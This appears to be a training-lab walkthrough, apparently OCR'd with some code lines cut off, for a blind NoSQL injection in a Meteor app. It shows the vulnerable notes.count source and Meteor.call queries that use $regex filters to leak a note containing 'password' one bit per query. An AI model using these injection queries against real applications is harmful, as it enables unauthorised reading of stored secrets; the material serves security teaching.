
Blind NoSQL Injection: Find & Exploit (Meteor)

Hints:

- The web application is deployed in development mode and has sourcemaps available in the browser's developer tools, providing valuable information.
- The `notes.count` method takes a `filter` parameter.
- To call the `notes.count`, use `Meteor.call()`.
- You need to exploit the application using a NoSQL injection.
- The note you need to find has the string `password` in it.
- You need to enumerate messages with a $regex query that either does or does not match the message contents (returned count is 1 or 0 respectively).

Walkthrough:


Open the source code of the application in developer tools. Find the sourcemap of the `notes` API at `app/imports/api/notes/methods.js`, within that you should see the `notes.count` method.



```
import { Meteor } from 'meteor/meteor';
import { Notes } from './notes.js';

Meteor.methods({
    'notes.count': function(filter) {
        return Notes.find(filter).count();
    },
    'notes.add': function() {
        let user = this.userId;

        if (!user) {
            throw new Meteor.Error('not-authorized', "You are no
        }

        return Notes.insert({
            body: "### Title\n\nNew note\n\nCreated at " + (new
            owner: user,
        });
    },
    'notes.remove': function(id) {
        let user = this.userId;
```

This is the API you need to call with a crafted `filter` argument that would expose note contents.

In order to call the API, either browse through Meteor documentation or look at more source code for examples:



```
import { Meteor } from 'meteor/meteor';
import { Accounts } from 'meteor/accounts-base';
import { ReactiveVar } from 'meteor/reactive-var';

import './login.html';



Template.Layout_login.onCreated(function () {
    var self = this;
    this.notescount = new ReactiveVar(0);

    function noteCountUpdater() {
        Meteor.call('notes.count', {body: {$ne: ''}}, function(err, res) {
            //console.log(res)
            self.notescount.set(res);
        });
    }
    noteCountUpdater();
    this.refresher = Meteor.setInterval(noteCountUpdater, 1000);
});

Template.Layout_login.onDestroyed(function () {
    Meteor.clearInterval(this.refresher);
});

Template.Layout_login.onRendered(function () {
    $('.tabs').tabs();
});

Template.Layout_login.helpers({
```

Instead of a custom callback JavaScript function, it is possible to use `console.log`, thus the following query returns the count of all notes in the database that do not have an empty `body`:

```
Meteor.call('notes.count', {body: {$ne: ''}}, console.log)
```

Running this in the browser's developer tools will return `null` meaning no error object was return, with a large number next to it – this is the count of notes that were matched.

Since the filter argument seems to be a MongoDB query operator, we can find all notes that contain the string `password` in them thusly:

```
Meteor.call('notes.count', {body: {$regex: 'password'}}, console.log)
```

The previous query returns exactly two notes. To get more detailed results, the regular expression needs to be modified.

```
{'body': {'$regex': 'password'}}       // 2 results
{'body': {'$regex': 'password '}}      // 1 result
{'body': {'$regex': 'password [A-Z]'}} // 0 results
{'body': {'$regex': 'password [a-z]'}} // 1 result
{'body': {'$regex': 'password [a-m]'}} // 0 results
{'body': {'$regex': 'password [n-z]'}} // 1 result
...
{'body': {'$regex': 'password [t-t]'}} // 1 result
{'body': {'$regex': 'password t'}}     // 1 result
```

Essentially, only one bit of information about the note content can be exfiltrated every query. Keep in mind that notes can contain non-alphanumeric characters. This can be scripted into a binary search implementation to speed up the process if needed.